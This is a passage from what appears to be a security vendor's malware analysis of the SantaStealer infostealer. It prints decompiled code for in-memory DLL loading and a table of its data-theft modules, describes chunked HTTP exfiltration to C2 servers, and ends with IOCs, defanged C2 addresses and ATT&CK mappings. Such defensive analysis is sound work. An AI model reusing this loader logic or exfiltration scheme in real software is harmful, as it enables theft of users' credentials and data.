 92  ChromeElevator_ProcessAllBrowsers = (__int64 (__fastcall *)(_QWORD, __int64, _QWORD))ChromeElevator_ProcessAllBrowsers_;
 93  if ( !ChromeElevator_Initialize || !ChromeElevator_ProcessAllBrowsers_ )
 94  {
 95    v22 = "Failed to get exports";
 96LABEL_19:
 97    MessageBoxA(0, v22, "Error", 0);
 98    VirtualFree(dll, 0, 0x8000u);
 99    return 1;
100  }
101  ChromeElevator_Cleanup = (void (*)(void))GetProcAddressManual((__int64)dll, "ChromeElevator_Cleanup");
102  if ( ChromeElevator_Initialize() )
103  {
104    v22 = "Initialize failed";
105    goto LABEL_19;
106  }
107  v18 = ChromeElevator_ProcessAllBrowsers(0, 1, 0);
108  if ( ChromeElevator_Cleanup )
109    ChromeElevator_Cleanup();
110  if ( *(_WORD *)dll == 0x5A4D )                // inlined UnloadDllFromMemory(dll)
111  {
112    v20 = (int *)((char *)dll + dll[15]);
113    if ( *v20 == 0x4550 )
114    {
115      v21 = (unsigned int)v20[10];
116      if ( (_DWORD)v21 )
117        ((void (__fastcall *)(int *, _QWORD, _QWORD))((char *)dll + v21))(dll, DLL_PROCESS_DETACH, 0);
118    }
119  }
120  VirtualFree(dll, 0, 0x8000u);
```

Figure 12: The embedded EXE decrypts and loads a DLL in-memory and calls its exports.

The next function called from main, create_memory_based_log, demonstrates the modular design of the stealer. For each included module, it creates a thread running the module_thread routine with an incremented numerical ID for that module, starting at 0. It then waits for 45 seconds before joining all thread handles and writing all files collected in-memory into a ZIP file named “Log.zip” in the TEMP directory.

The module_thread routine simply takes the index it was passed as parameter and calls a handler function at that index in a global table, for some reason called memory_generators in the DLL. The module function takes only a single output parameter, which is the number of files it collected. In the so helpfully annotated DLL build, we can see 14 different modules. Besides generic modules for reading environment variables, taking screenshots, or grabbing documents and notes, there are specialized modules for stealing data from the Telegram desktop application, Discord, Steam, as well as browser extensions, histories and passwords.

```
.data:00000001DB72141E                db 0F7h
.data:00000001DB72141F                db 0B1h
.data:00000001DB721420 ; Exported entry 202. memory_generators
.data:00000001DB721420                public memory_generators
.data:00000001DB721420 memory_generators dq offset watermark_generate_file_data
.data:00000001DB721420                                        ; DATA XREF: module_thread+A0↑o
.data:00000001DB721420                                        ; module_thread+AF↑r
.data:00000001DB721428                dq offset env_generate_file_data
.data:00000001DB721430                dq offset system_generate_file_data
.data:00000001DB721438                dq offset screenshot_generate_file_data
.data:00000001DB721440                dq offset tdata_generate_file_data
.data:00000001DB721448                dq offset steam_generate_file_data
.data:00000001DB721450                dq offset notes_generate_file_data
.data:00000001DB721458                dq offset software_generate_file_data
.data:00000001DB721460                dq offset extension_generate_file_data
.data:00000001DB721468                dq offset summary_generate_file_data
.data:00000001DB721470                dq offset applications_generate_file_data
.data:00000001DB721478                dq offset discord_generate_file_data
.data:00000001DB721480                dq offset history_generate_file_data
.data:00000001DB721488                dq offset credentials_generate_file_data
.data:00000001DB721490                dq offset passwords_generate_file_data
.data:00000001DB721498                align 20h
.data:00000001DB7214A0 ; Exported entry   7. browsers
.data:00000001DB7214A0                public browsers
.data:00000001DB7214A0 browsers       db 'Brave',0
.data:00000001DB7214A6                align 20h
.data:00000001DB7214C0 ; char aAppdataLocalBr[]
.data:00000001DB7214C0 aAppdataLocalBr db 'AppData|Local|BraveSoftware|Brave-Browser|User Data',0
.data:00000001DB7214C0                                        ; DATA XREF: summary_generate_file_data+1BD↑o
.data:00000001DB7214F4                db    0
.data:00000001DB7214F5                db    0
```

Figure 13: A list of named module functions in a SantaStealer sample

Finally, after all the files have been collected, ThreadPayload1 is run in a thread. It sleeps for 15 seconds and then calls payload_send, which in turn calls send_zip_from_memory_0, which splits the ZIP into 10 MB chunks that are uploaded using send_upload_chunk.

The file chunks are exfiltrated over plain HTTP to an /upload endpoint on a hard-coded C2 IP address on port 6767, with only a couple special headers:

```
 User-Agent: upload
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary[...]
auth: [...]
w: [...]
complete: true (only on final request)
```

The auth header appears to be a unique build ID, and w is likely the optional “tag” used to distinguish between campaigns or “traffic sources”, as is mentioned in the features.

Conclusion

The SantaStealer malware is in active development, set to release sometime in the remainder of this month or in early 2026. Our analysis of the leaked builds reveals a modular, multi-threaded design fitting the developers’ description. Some, but not all, of the improvements described in SantaStealer’s Telegram channel are reflected in the samples we were able to analyze. For one, the malware can be seen shifting to a completely fileless collection approach, with modules and the Chrome decryptor DLL being loaded and executed in-memory. On the other hand,

the anti-analysis and stealth capabilities of the stealer advertised in the web panel remain very basic and amateurish, with only the third-party Chrome decryptor payload being somewhat hidden.

To avoid getting infected with SantaStealer, it is recommended to pay attention to unrecognized links and e-mail attachments. Watch out for fake human verification, or technical support instructions, asking you to run commands on your computer. Finally, avoid running any kind of unverified code from sources such as pirated software, videogame cheats, unverified plugins, and extensions.

Stay safe and off the naughty list!

Rapid7 Customers

Intelligence Hub

Customers using Rapid7's Intelligence Hub gain direct access to SantaStealer IOCs, along with ongoing intelligence on new activity and related campaigns. The platform also has detections for a wide range of other infostealers, including Lumma, StealC, RedLine, and more, giving security teams broader visibility into emerging threats.

Indicators of compromise (IoCs)

SantaStealer DLLs with exported symbols (SHA-256)

- 1a277cba1676478bf3d47bec97edaa14f83f50bdd11e2a15d9e0936ed243fd64
- abbb76a7000de1df7f95eef806356030b6a8576526e0e938e36f71b238580704
- 5db376a328476e670aeefb93af8969206ca6ba8cf0877fd99319fa5d5db175ca
- a8daf444c78f17b4a8e42896d6cb085e4faad12d1c1ae7d0e79757e6772bddb9
- 5c51de7c7a1ec4126344c66c70b71434f6c6710ce1e6d160a668154d461275ac
- 48540f12275f1ed277e768058907eb70cc88e3f98d055d9d73bf30aa15310ef3
- 99fd0c8746d5cce65650328219783c6c6e68e212bf1af6ea5975f4a99d885e59
- ad8777161d4794281c2cc652ecb805d3e6a9887798877c6aa4babfd0ecb631d2
- 73e02706ba90357aeeb4fdcbdb3f1c616801ca1affed0a059728119bd11121a4
- e04936b97ed30e4045d67917b331eb56a4b2111534648adcabc4475f98456727
- 66fef499efea41ac31ea93265c04f3b87041a6ae3cd14cd502b02da8cc77cca8
- 4edc178549442dae3ad95f1379b7433945e5499859fdbfd571820d7e5cf5033c

SantaStealer EXEs (SHA-256)

- 926a6a4ba8402c3dd9c33ceff50ac957910775b2969505d36ee1a6db7a9e0c87
- 9b017fb1446cdc76f040406803e639b97658b987601970125826960e94e9a1a6
- f81f710f5968fea399551a1fb7a13fad48b005f3c9ba2ea419d14b597401838c

SantaStealer C2s

- 31[.]57[.]38[.]244:6767 (AS 399486)
- 80[.]76[.]49[.]114:6767 (AS 399486)

MITRE ATT&CK

- Account Discovery (T1087)
- Automated Exfiltration (T1020)
- Data Compressed (T1002)
- Browser Information Discovery (T1217)
- Archive Collected Data (T1560)
- Data Transfer Size Limits (T1030)
- Archive via Library (T1560.002)
- Automated Collection (T1119)
- Exfiltration Over C2 Channel (T1041)
- Clipboard Data (T1115)
- Debugger Evasion (T1622)
- Email Account (T1087.003)
- File and Directory Discovery (T1083)
- Credentials In Files (T1552.001)
- Credentials from Password Stores (T1555)
- Data from Local System (T1005)

- Credentials from Web Browsers (T1503)
- Financial Theft (T1657)
- Credentials from Web Browsers (T1555.003)
- Credentials in Files (T1081)
- Malware (T1587.001)
- Process Discovery (T1057)
- Local Email Collection (T1114.001)
- Messaging Applications (T1213.005)
- Screen Capture (T1113)
- Server (T1583.004)
- Software Discovery (T1518)
- System Checks (T1497.001)
- DLL (T1574.001)
- System Information Discovery (T1082)
- System Language Discovery (T1614.001)
- Time Based Evasion (T1497.003)
- Virtualization/Sandbox Evasion (T1497)
- Deobfuscate/Decode Files or Information (T1140)
- Web Protocols (T1071.001)
- Private Keys (T1145)
- Private Keys (T1552.004)
- Dynamic API Resolution (T1027.007)
- Steal Application Access Token (T1528)
- Steal Web Session Cookie (T1539)

- Embedded Payloads (T1027.009)
- Encrypted/Encoded File (T1027.013)
- File Deletion (T1070.004)
- File Deletion (T1107)
- Portable Executable Injection (T1055.002)
- Process Hollowing (T1055.012)
- Process Hollowing (T1093)
- Reflective Code Loading (T1620)
